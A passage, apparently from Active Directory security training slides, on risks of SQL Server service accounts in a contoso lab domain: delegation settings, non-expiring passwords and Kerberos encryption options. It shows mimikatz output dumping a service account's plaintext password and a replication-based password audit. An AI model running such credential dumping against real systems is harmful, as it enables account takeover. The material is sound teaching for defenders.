'Apply', and 'Help' buttons.

Organization	Published Certificates	Member Of
Password Replication	Object	Security
COM+	Attribute Editor	
General	Address	Account
Profile	Telephones	

User logon name:
Admin @contoso.com

User logon name (pre-Windows 2000):
contoso\Admin

Logon Hours... Log On To...

Unlock account


Account options:

- Account is disabled
- Smart card is required for interactive logon
- Account is sensitive and cannot be delegated
- Use only Kerberos DES encryption types for this account
- This account supports Kerberos AES 128 bit encryption.

Account expires:
 Never
 End of: Saturday, December 4, 2021

OK Cancel Apply Help

Countermeasure – Windows Server 2012 AD




Resource-Based Constrained Delegation

```
Administrator: Windows PowerS... x + v - □ ×
PS C:\> Set-ADComputer -Identity BOOTCAMP-SQL -PrincipalsAllowedToDelegateToAccount 'BOOTCAMP-WWW$'
PS C:\> Get-ADComputer -Identity BOOTCAMP-SQL -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName           : CN=BOOTCAMP-SQL,CN=Computers,DC=contoso,DC=com
DNSHostName                  : BOOTCAMP-SQL.contoso.com
Enabled                      : True
Name                         : BOOTCAMP-SQL
ObjectClass                  : computer
ObjectGUID                   : 3c581042-c658-4fc1-aacb-a7247b243b75
PrincipalsAllowedToDelegateToAccount : {CN=BOOTCAMP-WWW,CN=Computers,DC=contoso,DC=com}
SamAccountName               : BOOTCAMP-SQL$
SID                          : S-1-5-21-34910921-179856205-1848526134-1104
UserPrincipalName            :
```

Resource-Based Constrained Delegation




The screenshot shows the 'BOOTCAMP-SQL Properties' dialog box with the 'Delegation' tab selected. The 'Attributes' list contains the following entries:

Attribute	Value
middleName	<not set>
mobile	<not set>
modifyTimeStamp	<not set>
msCOM-UserPartitionSetLink	<not set>
msDRM-IdentityCertificate	<not set>
msDS-AdditionalDnsHostName	<not set>
msDS-AdditionalSamAccountName	<not set>
msDS-AllowedToActOnBehalfOfOtherIdentity	\011001041801141001
msDS-AllowedToDelegateTo	<not set>
msDS-Approx-Immed-Subordinates	1
msDS-AssignedAuthNPolicy	<not set>
msDS-AssignedAuthNPolicySilo	<not set>
msDS-AuthenticatedAtDC	<not set>
msDS-Cached-Membership	<not set>

Buttons at the bottom: View, Filter, OK, Cancel, Apply, Help.

SQL Server Identity

Built-In Identities



Virtual Service Account

The image shows a screenshot of the 'SQL Server (MSSQLSERVER) Properties' dialog box. The 'Log On' tab is selected, and the 'Log on as:' section is visible. The 'This account:' radio button is selected, and the 'Account Name' field contains 'NT SERVICE\MSSQLSERVER'. The 'Password' and 'Confirm password' fields are filled with asterisks. The 'Service status:' section shows 'Running'. At the bottom, there are buttons for 'Start', 'Stop', 'Pause', 'Restart', 'OK', 'Cancel', 'Apply', and 'Help'.

SQL Server (MSSQLSERVER) Properties

Always On Availability Groups Startup Parameters Advanced

Log On Service FILESTREAM

Log on as:

Built-in account:

This account:

Account Name: NT SERVICE\MSSQLSERVER Browse

Password: *****


Confirm password: *****

Service status: Running

Start Stop Pause Restart

OK Cancel Apply Help


Dedicated Service Accounts




Dedicated Service Accounts

The image shows a screenshot of the 'SQL Server (MSSQLSERVER) Properties' dialog box, specifically the 'Service' tab. The dialog box has a title bar with a question mark and a close button. Below the title bar are three tabs: 'Always On Availability Groups', 'Startup Parameters', and 'Advanced'. The 'Service' tab is selected, and it contains three sub-tabs: 'Log On', 'Service', and 'FILESTREAM'. The 'Log On' sub-tab is active, showing the 'Log on as:' section. There are two radio buttons: 'Built-in account:' (unselected) and 'This account:' (selected). Under 'Built-in account:', there is a dropdown menu showing 'Network Service'. Under 'This account:', there are three text boxes: 'Account Name:' containing 'contoso\svc_sqldu_prod' with a 'Browse' button to its right; 'Password:' containing '*****'; and 'Confirm password:' containing '*****'. Below the 'Log on as:' section is a horizontal line, and then the 'Service status:' is shown as 'Running'. At the bottom of the dialog box are four buttons: 'Start', 'Stop', 'Pause', and 'Restart'. At the very bottom are four buttons: 'OK', 'Cancel', 'Apply', and 'Help'. The 'OK' button is highlighted with a blue border.

Manual Service Principal Name Management



Accepted SPNs



Risk of Permanent Passwords

The image shows a Windows dialog box titled "svc_sqlclu_prod Properties" with the "Account" tab selected. The "User logon name" is "svc_sqlclu_prod" and the "User logon name (pre-Windows 2000)" is "contoso\svc_sqlclu_prod". Under "Account options", the "Password never expires" checkbox is checked, while "User must change password at next logon", "User cannot change password", and "Store password using reversible encryption" are unchecked. The "Account expires" section has "Never" selected. Buttons for "OK", "Cancel", "Apply", and "Help" are at the bottom.

Organization	Published Certificates	Member Of
Password Replication	Object	Security
COM+	Attribute Editor	
General	Address	Account
Profile	Telephones	

User logon name:
svc_sqlclu_prod @contoso.com

User logon name (pre-Windows 2000):
contoso\ svc_sqlclu_prod

Logon Hours... Log On To...

Unlock account


Account options:

- User must change password at next logon
- User cannot change password
- Password never expires
- Store password using reversible encryption

Account expires:
 Never
 End of: Saturday, December 4, 2021

OK Cancel Apply Help

Risk of Over-Privileged Service Accounts




Risk of Credential Harvesting

```
Select mimikatz 2.2.0 x64 (oe.eo)
Secret : _SC_MSSQLFDLauncher / service 'MSSQLFDLauncher' with username : NT Service\MSSQLFDLauncher
Secret : _SC_MSSQLSERVER / service 'MSSQLSERVER' with username : contoso\svc_sqlclu_prod
cur/text: Pa$$w0rd
Secret : _SC_SQLServerReportingServices / service 'SQLServerReportingServices' with username : NT SERVICE\SQLServerReportingServices
Secret : _SC_SQLTELEMETRY / service 'SQLTELEMETRY' with username : NT Service\SQLTELEMETRY
Secret : _SC_SSASTELEMETRY / service 'SSASTELEMETRY' with username : NT Service\SSASTELEMETRY
Secret : _SC_SSISTELEMETRY150 / service 'SSISTELEMETRY150' with username : NT Service\SSISTELEMETRY150
mimikatz #
```



DEMO: Dumping Service Credentials

Credential Harvesting Permissions



Risk of Credential Reuse

```
Administrator: Windows PowerShell
PS C:\Users\Admin> Get-ADReplAccount -All -Server bootcamp-dc | Test-PasswordQuality

Active Directory Password Quality Report
-----

Passwords of these accounts are stored using reversible encryption:

LM hashes of passwords of these accounts are present:

These accounts have no password set:

Passwords of these accounts have been found in the dictionary:

These groups of accounts have the same passwords:
Group 1:
  contoso\Admin
  contoso\Administrator
  contoso\svc_sqlclu_prod

These computer accounts have default passwords:
```


Configuring Kerberos Encryption Types

svc_sqlclu_prod Properties

Organization	Published Certificates	Member Of			
Password Replication	Object	Security	COM+	Attribute Editor	
General	Address	Account	Profile	Telephones	Delegation

User logon name:
svc_sqlclu_prod @contoso.com

